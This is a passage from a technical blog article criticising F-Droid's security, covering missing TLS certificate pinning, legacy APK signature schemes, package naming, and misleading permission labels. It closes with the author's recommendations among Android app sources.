<p>As a matter of fact, the <a href="https://developer.android.com/reference/android/Manifest.permission#UPDATE_PACKAGES_WITHOUT_USER_ACTION">new unattended update API</a> added in API level 31 (Android 12) that allows seamless app updates for app repositories without <a href="https://f-droid.org/en/packages/org.fdroid.fdroid.privileged/">privileged access</a> to the system (such an approach is not compatible with the security model) won&rsquo;t work with F-Droid &ldquo;as is&rdquo;. It should be mentioned that the aforementioned third-party client <a href="https://github.com/Iamlooker/Droid-ify/issues/20">Neo-Store</a> supports this API, although the underlying issues about the F-Droid infrastructure largely remain. Indeed, this secure API allowing for unprivileged unattended updates not only requires for the app repository client to target API level 31, but the apps to be updated also have to at least target API level 29.</p>
<p>F-Droid&rsquo;s official client also lacks <strong>TLS certificate pinning</strong>. Certificate pinning is a way for apps to increase the security of their connection to services <a href="https://developer.android.com/training/articles/security-config#CertificatePinning">by providing a set of public key hashes</a> of known-good certificates for these services instead of trusting pre-installed CAs. This can avoid some cases where an interception (<em>man-in-the-middle</em> attack) could be possible and lead to various security issues, considering you&rsquo;re trusting an app to deliver you other apps.</p>
<p>Certificate pinning is an important security feature that is also straightforward to implement using the <a href="https://developer.android.com/training/articles/security-config">declarative network security configuration</a> available since Android 7.0 (API level 24). The <a href="https://github.com/GrapheneOS/AppStore">GrapheneOS App Store</a> uses this feature; see how GrapheneOS pins both root and CA certificates in their app repository client:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-xml" data-lang="xml"><span class="line"><span class="cl"><span class="c">&lt;!-- res/xml/network_security_config.xml --&gt;</span>
</span></span><span class="line"><span class="cl"><span class="nt">&lt;network-security-config&gt;</span>
</span></span><span class="line"><span class="cl">    <span class="nt">&lt;base-config</span> <span class="na">cleartextTrafficPermitted=</span><span class="s">&#34;false&#34;</span><span class="nt">/&gt;</span>
</span></span><span class="line"><span class="cl">    <span class="nt">&lt;domain-config&gt;</span>
</span></span><span class="line"><span class="cl">        <span class="nt">&lt;domain</span> <span class="na">includeSubdomains=</span><span class="s">&#34;true&#34;</span><span class="nt">&gt;</span>apps.grapheneos.org<span class="nt">&lt;/domain&gt;</span>
</span></span><span class="line"><span class="cl">        <span class="nt">&lt;pin-set&gt;</span>
</span></span><span class="line"><span class="cl">            <span class="c">&lt;!-- ISRG Root X1 --&gt;</span>
</span></span><span class="line"><span class="cl">            <span class="nt">&lt;pin</span> <span class="na">digest=</span><span class="s">&#34;SHA-256&#34;</span><span class="nt">&gt;</span>C5+lpZ7tcVwmwQIMcRtPbsQtWLABXhQzejna0wHFr8M=<span class="nt">&lt;/pin&gt;</span>
</span></span><span class="line"><span class="cl">            <span class="c">&lt;!-- ISRG Root X2 --&gt;</span>
</span></span><span class="line"><span class="cl">            <span class="nt">&lt;pin</span> <span class="na">digest=</span><span class="s">&#34;SHA-256&#34;</span><span class="nt">&gt;</span>diGVwiVYbubAI3RW4hB9xU8e/CH2GnkuvVFZE8zmgzI=<span class="nt">&lt;/pin&gt;</span>
</span></span><span class="line"><span class="cl">            <span class="c">&lt;!-- Let&#39;s Encrypt R3 --&gt;</span>
</span></span><span class="line"><span class="cl">            <span class="nt">&lt;pin</span> <span class="na">digest=</span><span class="s">&#34;SHA-256&#34;</span><span class="nt">&gt;</span>jQJTbIh0grw0/1TkHSumWb+Fs0Ggogr621gT3PvPKG0=<span class="nt">&lt;/pin&gt;</span>
</span></span><span class="line"><span class="cl">            <span class="c">&lt;!-- Let&#39;s Encrypt E1 --&gt;</span>
</span></span><span class="line"><span class="cl">            <span class="nt">&lt;pin</span> <span class="na">digest=</span><span class="s">&#34;SHA-256&#34;</span><span class="nt">&gt;</span>J2/oqMTsdhFWW/n85tys6b4yDBtb6idZayIEBx7QTxA=<span class="nt">&lt;/pin&gt;</span>
</span></span><span class="line"><span class="cl">            ...
</span></span><span class="line"><span class="cl">        <span class="nt">&lt;/pin-set&gt;</span>
</span></span><span class="line"><span class="cl">    <span class="nt">&lt;/domain-config&gt;</span>
</span></span><span class="line"><span class="cl"><span class="nt">&lt;/network-security-config&gt;</span>
</span></span></code></pre></div><p>The Play Store does not use certificate pinning exactly, but achieves a similar level of security for all connections to Google by using a limited set of root CAs, including <a href="https://pki.goog/">their own</a>). This practice, alongside the Play Store&rsquo;s use of <a href="https://source.android.com/docs/security/features/apksigning">package signing</a> and <a href="https://android-developers.googleblog.com/2017/12/improving-app-security-and-performance.html">properly signed metadata</a>, guarantees that the apps you download from the Play Store are genuine and delivered securely. F-Droid does <strong>not</strong> provide the same guarantee.</p>
<p>To be fair, they&rsquo;ve thought several times about adding certificate pinning to their client <a href="https://gitlab.com/fdroid/fdroidclient/-/issues/105">at least for the default repositories</a>. <a href="https://gitlab.com/fdroid/fdroidclient/-/blob/1.14-alpha4/app/src/main/java/org/fdroid/fdroid/FDroidCertPins.java">Relics of preliminary work</a> can even be found in their current codebase, but it&rsquo;s unfortunate that they haven&rsquo;t been able to find <a href="https://github.com/f-droid/fdroidclient/commit/7f78b46664981b9b73cadbfdda6391f6fe939c77">any working implementation</a> so far. Given the overly complex nature of F-Droid, that&rsquo;s largely understandable.</p>
<p>F-Droid also has a problem regarding the adoption of <strong><a href="https://source.android.com/security/apksigning">new signature schemes</a></strong> as they <a href="https://forum.f-droid.org/t/why-f-droid-is-still-using-apk-signature-scheme-v1/10602">held out on the v1 signature scheme</a> (which was <a href="https://www.xda-developers.com/janus-vulnerability-android-apps/">horrible</a> and deprecated since 2017) until they were forced by Android 11 requirements to support the newer v2/v3 schemes (v2 was introduced in Android 7.0). Quite frankly, this is straight-up bad, and <strong>signing APKs with GPG</strong> is no better considering <a href="https://latacora.micro.blog/2019/07/16/the-pgp-problem.html">how bad PGP and its reference implementation GPG are</a> (even Debian <a href="https://wiki.debian.org/Teams/Apt/Spec/AptSign">is trying to move away from it</a>). Ideally, F-Droid should fully move on to newer signature schemes, and should completely phase out the legacy signature schemes which are still being used for some apps and metadata.</p>
<h2 id="6-confusing-ux">6. Confusing UX</h2>
<p>It is worth mentioning that their website has (for some reason) always been hosting an <a href="https://forum.f-droid.org/t/why-does-the-f-droid-website-nearly-always-host-an-outdated-f-droid-apk/6234">outdated APK of F-Droid</a>, and this is still the case today, leading to many users wondering why they can&rsquo;t install F-Droid on their secondary user profile (due to the downgrade prevention enforced by Android). &ldquo;Stability&rdquo; seems to be the main reason mentioned on their part, which doesn&rsquo;t make sense: either your version isn&rsquo;t ready to be published in a stable channel, or it is and new users should be able to access it easily.</p>
<p>F-Droid should enforce the approach of prefixing the package name of their alternate builds with <code>org.f-droid</code> for instance (or add a <code>.fdroid</code> suffix as some already have). Building and signing while <strong>reusing the package name</strong> (<a href="https://developer.android.com/studio/build/configure-app-module">application ID</a>) is bad practice as it causes <strong>signature verification errors</strong> when some users try to update/install these apps from other sources, even directly from the developer. That is again due to the security model of Android which enforces a signature check when installing app updates (or installing them again in a secondary user profile). Note that this is going to be an issue with Play App Signing as well, and developers are encouraged to follow this approach should they intend to distribute their apps through different distribution channels.</p>
<p>This results in a confusing user experience where it&rsquo;s hard to keep track of who signs each app, and from which repository the app should be downloaded or updated.</p>
<h2 id="7-misleading-permissions-approach">7. Misleading permissions approach</h2>
<p>F-Droid shows a list of the <a href="https://developer.android.com/reference/android/Manifest.permission">low-level permissions</a> for each app: these low-level permissions are usually grouped in the standard high-level permissions (Location, Microphone, Camera, etc.) and special toggles (nearby Wi-Fi networks, Bluetooth devices, etc.) that are explicitly based on a type of sensitive data. While showing a list of low-level permissions could be useful information for a developer, it&rsquo;s often a <strong>misleading</strong> and inaccurate approach for the end-user. Since Android 6, apps have to <a href="https://developer.android.com/guide/topics/permissions/overview#runtime">request the standard permissions at runtime</a> and do not get them simply by being installed, so showing all the &ldquo;under the hood&rdquo; permissions without proper context is not useful and makes the permission model unnecessarily confusing.</p>
<p>F-Droid claims that these low-level permissions are relevant because they support Android 5.1+, meaning they support very outdated versions of Android where apps could have <a href="https://source.android.com/devices/tech/config/runtime_perms">install-time permissions</a>. Anyway, if a technical user wants to see all the manifest permissions for some reason, then they can access the app manifest pretty easily (in fact, exposing the raw manifest would be less misleading). But this is already beyond the scope of this article because anyone who cares about privacy and security wouldn&rsquo;t run a 8 years old version of Android that has not received security updates for years.</p>
<p>A <a href="https://gitlab.com/fdroid/fdroid-website/-/merge_requests/834">discussion about this</a> took place on F-Droid&rsquo;s GitLab repository. In short, F-Droid downplayed the issue with their misleading permission labels, and their lead developer proceeded to call the Android permission model a &ldquo;dumpster fire&rdquo; and claim that the operating system cannot sandbox untrusted apps while still remaining useful.</p>
<p><em>To clear up confusion: even apps targeting an API level below 23 (Android 5.1 or older) do not have permissions granted at install time on modern Android, which instead displays a legacy permission grant dialog. Whether or not permissions are granted at install time does not just depend on the app&rsquo;s <code>targetSdkVersion</code>. And even if this were the case, the OS package installer on modern Android would&rsquo;ve been designed to show the requested permissions for those legacy apps.</em></p>
<p>For example, the low-level permission <code>RECEIVE_BOOT_COMPLETED</code> is referred to in F-Droid as the <em>run at startup</em> description, when in fact this permission is not needed to start at boot and just refers to a specific time broadcasted by the system once it finishes booting, and is not about background usage (though power usage may be a valid concern). To be fair, these short summaries used to be provided by the Android documentation years ago, but the permission model has drastically evolved since then and most of them aren&rsquo;t accurate anymore.</p>
<blockquote>
<p><em>Allows the app to have itself started as soon as the system has finished booting. This can make it take longer to start the phone and allow the app to slow down the overall phone by always running.</em></p>
</blockquote>
<p>In modern Android, the background restriction toggle is what really provides the ability for apps to run in the background. Some low-level permissions don&rsquo;t even have a security/privacy impact and shouldn&rsquo;t be misinterpreted as having one. Anyhow, you can be sure that each dangerous low-level permission has a <strong>high-level representation</strong> that is <strong>disabled by default</strong> and needs to be <strong>granted dynamically</strong> to the app (by a toggle or explicit user consent in general).</p>
<p>Another example to illustrate the shortcomings of this approach would be the <code>QUERY_ALL_PACKAGES</code> low-level permission, which is referred to as the <em>query all packages</em> permission that &ldquo;allows an app to see all installed packages&rdquo;. While this is somewhat correct, this can also be misleading: apps do not need <code>QUERY_ALL_PACKAGES</code> to list other apps within the same user profile. Even without this permission, some apps are visible automatically (visibility is restricted by default <a href="https://developer.android.com/training/package-visibility">since Android 11</a>). If an app needs more visibility, it will declare a <code>&lt;queries&gt;</code> element in its manifest file: in other words, <code>QUERY_ALL_PACKAGES</code> is only one way to achieve visibility. Again, this goes to show low-level manifest permissions are not intended to be interpreted as high-level permissions the user should fully comprehend.</p>
<p>Play Store for instance conveys the permissions in a way less misleading way: the main low-level permissions are first grouped in their high-level user-facing toggles, and the rest is shown under &ldquo;Other&rdquo;. This permission list can only be accessed by taping &ldquo;About this app&rdquo; then &ldquo;App permissions - See more&rdquo; at the bottom of the page. Play Store will tell the app may request access to the following permissions: this kind of wording is more important than it seems. <em>Update: since July 2022, Play Store doesn&rsquo;t offer a way to display low-level permissions anymore.</em></p>
<p>Moreover, <a href="https://support.google.com/googleplay/android-developer/answer/9888170">Play Store restricts the use of highly invasive permissions</a> such as <code>MANAGE_EXTERNAL_STORAGE</code> which allows apps to opt out of scoped storage if they can&rsquo;t work with <a href="https://developer.android.com/guide/topics/providers/document-provider">more privacy friendly approaches</a> (like a file explorer). Apps that can&rsquo;t justify their use of this permission (which again has to be granted dynamically) may be removed from Play Store. This is where an app repository can actually be useful in their review process to protect end-users from installing poorly made apps that might compromise their privacy. Not that it matters much if these apps target very old API levels that are inclined to require invasive permissions in the first place&hellip;</p>
<h2 id="conclusion-what-should-you-do">Conclusion: what should you do?</h2>
<p>So far, you have been presented with referenced facts that are easily verifiable. In the next part, I&rsquo;ll allow myself to express my own thoughts and opinions. You&rsquo;re free to disagree with them, but don&rsquo;t let that overshadow the rest.</p>
<p>While some improvements could easily be made, I don&rsquo;t think F-Droid is in an ideal situation to solve all of these issues because some of them are <strong>inherent flaws</strong> in their architecture. I&rsquo;d also argue that their core philosophy is not aligned with some security principles expressed in this article. In any case, I can only wish for them to improve since they&rsquo;re one of the most popular alternatives to commercial app repositories, and are therefore trusted by a large userbase.</p>
<p>F-Droid is often seen as the only way to get and support open-source apps: that is not the case. Sure, F-Droid could help you in finding FOSS apps that you wouldn&rsquo;t otherwise have known existed. Many developers also publish their FOSS apps on the <strong>Play Store</strong> or their website directly. Most of the time, releases are available on <strong>GitHub</strong>, which is great since each GitHub releases page has an Atom feed. If downloading APKs from regular websites, you can use <code>apksigner</code> to validate the authenticity by comparing the certificate fingerprint against the fingerprint from another source (it wouldn&rsquo;t matter otherwise).</p>
<p>This is how you may proceed to get the app certificate:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">apksigner verify --print-certs --verbose myCoolApp.apk
</span></span></code></pre></div><p>Also, as written above: the OS pins the app signature (for all profiles) upon installation, and enforces signature check for app updates. In practice, this means the source doesn&rsquo;t matter as much after the initial installation.</p>
<p>For most people, I&rsquo;d recommend just <strong>sticking with Play Store</strong>. Play Store isn&rsquo;t quite flawless, but emphasises the adoption of modern security standards which in turn encourages better privacy practices; as strange as it may sound, Google is not always doing bad things in that regard.</p>
<p><em>Note: this article obviously can&rsquo;t address all the flaws related to Play Store itself. Again, the main topic of this article is about F-Droid and should not be seen as an exhaustive comparison between different app repositories.</em></p>
<blockquote>
<p>Should I really care?</p>
</blockquote>
<p><strong>It&rsquo;s up to your threat model</strong>, and of course your personal preferences. Most likely, your phone won&rsquo;t turn into a nuclear weapon if you install F-Droid on it - and this is far from the point that this article is trying to make. Still, I believe the information presented will be valuable for anyone who values a <strong>practical approach to privacy</strong> (rather than an ideological one). Such an approach is partially described below.</p>
<blockquote>
<p>But there is more malware in Play Store! How can you say that it&rsquo;s more secure?</p>
</blockquote>
<p>As explained above, it doesn&rsquo;t matter as you shouldn&rsquo;t really rely on any quality control to be the sole guarantee that a software is free of malicious or exploitable code. Play Store and even the Apple App Store may have a considerable amount of malware because a full reverse-engineering of any uploaded app isn&rsquo;t feasible realistically. However, they fulfill their role quite well, and that is all that is expected of them.</p>
<blockquote>
<p>With Play App Signing being effectively enforced for new apps, isn&rsquo;t Play Store as &ldquo;flawed&rdquo; as F-Droid?</p>
</blockquote>
<p>I&rsquo;ve seen this comment repeatedly, and it would be dismissing all the other points made in this article. Also, I strongly suggest that you carefully read the sections related to Play App Signing, and preferably the official documentation on this matter. It&rsquo;s not a black and white question and there are many more nuances to it.</p>
<blockquote>
<p>Aren&rsquo;t open-source apps more secure? Doesn&rsquo;t it make F-Droid safer?</p>
</blockquote>
<p>You can still find and get your open-source apps elsewhere. And no, open-source apps <a href="https://seirdy.one/2022/02/02/floss-security.html">aren&rsquo;t necessarily more private or secure</a>. Instead, you should rely on the strong security and privacy guarantees provided by a modern operating system with <strong>a robust sandboxing/permission model</strong>, namely modern Android, GrapheneOS and iOS. Pay close attention to the permissions you grant, and avoid legacy apps as they could require invasive permissions to run.</p>
<p>When it comes to <em>trackers</em> (this really comes up a lot), you shouldn&rsquo;t believe in the flawed idea that you can enumerate all of them. The <em>enumerating badness</em> approach is <a href="https://www.ranum.com/security/computer_security/editorials/dumb/">known to be flawed in the security field</a>, and the same applies to privacy. You shouldn&rsquo;t believe that a random script can detect every single line of code that can be used for data exfiltration. Data exfiltration can be properly prevented in the first place by the permission model, which again <strong>denies access to sensitive data by default</strong>: this is a simple, yet rigorous and effective approach.</p>
<p>No app should be unnecessarily entrusted with any kind of permission. It is only if you deem it necessary that you should allow access to a type of data, and this access should be as fine-grained as possible. That&rsquo;s the way the Android platform works (regular apps run in the explicit <code>untrusted_app</code> domain) and continues evolving. Contrary to some popular beliefs, usability and most productivity tasks can still be achieved in a secure and private way.</p>
<blockquote>
<p>Isn&rsquo;t Google evil? Isn&rsquo;t Play Store spyware?</p>
</blockquote>
<p>Some people tend to exaggerate the importance of Google in their threat model, at the cost of pragmatism and security/privacy good practices. Play Store isn&rsquo;t spyware and can run unprivileged like it does on GrapheneOS (including with unattended updates support). On the vast majority of devices though, Google Play is a privileged app and a core part of the OS that provides low-level system modules. In that case, the trust issues involved with Play App Signing could be considered less important since Google Play is already trusted as a privileged component.</p>
<p><strong>Play Store evidently has some privacy issues</strong> given it&rsquo;s a proprietary service which requires an account (this cannot be circumvented), and Google services have a history of nagging users to enable privacy-invasive features. Again, some of these privacy issues can be mitigated by setting up the <a href="https://grapheneos.org/usage#sandboxed-google-play">Play services compatibility layer from GrapheneOS</a> which runs Play services and Play Store in the regular app sandbox (the <code>untrusted_app</code> domain). This solution could very well be ported to other Android-based operating systems. If you want to go further, consider using a properly configured account with the least amount of personally indentifiable information possible (note that the phone number requirement appears to be region-dependent).</p>
<p>If you don&rsquo;t have Play services installed, you can use a third-party Play Store client called <strong><a href="https://auroraoss.com/">Aurora Store</a></strong>. Aurora Store has some issues of its own, and some of them overlap in fact with F-Droid. Aurora Store somehow still requires <a href="https://gitlab.com/AuroraOSS/AuroraStore/-/blob/26f5d4fd558263a89baee4c3cbe1d220913da104/app/src/main/AndroidManifest.xml#L28-32">the legacy storage permission</a>, has been known to sometimes retrieve wrong versions of apps, and <a href="https://gitlab.com/AuroraOSS/AuroraStore/-/issues/722">distributed account tokens</a> over <a href="https://gitlab.com/AuroraOSS/AuroraStore/-/issues/734">cleartext HTTP</a> until fairly recently; not that it matters much since tokens were designed to be shared between users, which is already concerning. I&rsquo;d recommend against using the shared &ldquo;anonymous&rdquo; accounts feature: you should make your own throwaway account with minimal information.</p>
<h3 id="looking-to-the-future">Looking to the future</h3>
<p><strong><a href="https://accrescent.app/">Accrescent</a></strong> is an up-and-coming app repository which strives to tackle the issues discussed here <a href="https://accrescent.app/features">and more</a>. Hopefully Accrescent or a project like it can flourish as a secure and open ecosystem for app delivery.</p>
<p>It&rsquo;s also worth keeping an eye on the great work <strong>GrapheneOS</strong> does on <a href="https://github.com/GrapheneOS/Apps">their future app repository</a>. It will serve as a simple, secure, modern app repository, albeit only for a curated list of high-quality apps, some of which will have their own builds.</p>
<hr>
<h2 id="meta">Meta</h2>
<p>This article aims to be <strong>purely technical</strong>. It is not an attack on F-Droid or their mission &mdash; it is meant as an informative piece for end users and a springboard for improvement of the F-Droid project.</p>
<p>In spite of this, the release of this article has unfortunately triggered a mostly negative response from the F-Droid team and some of their community, who seem to take a dismissive stance toward this article rather than bringing relevant counterpoints. Some of these individuals go as far as engaging in harassment campaigns against projects and security researchers that do not share their views; hopefully they realize that such unethical behavior undermines their own project and reputation. Creating a rift between developers and security researchers is not in anyone&rsquo;s best interest.</p>
<p>Some individuals have also falsely associated this article with GrapheneOS. <em>This article is an entirely independent work and unrelated to the GrapheneOS project. It was not written by a GrapheneOS developer and does not claim to represent the GrapheneOS project&rsquo;s official stance.</em> Either way, dismissing the article on the basis of association instead of addressing the actual technical content is silly and not helpful to anyone.</p>
]]></content>
      </entry>

</feed>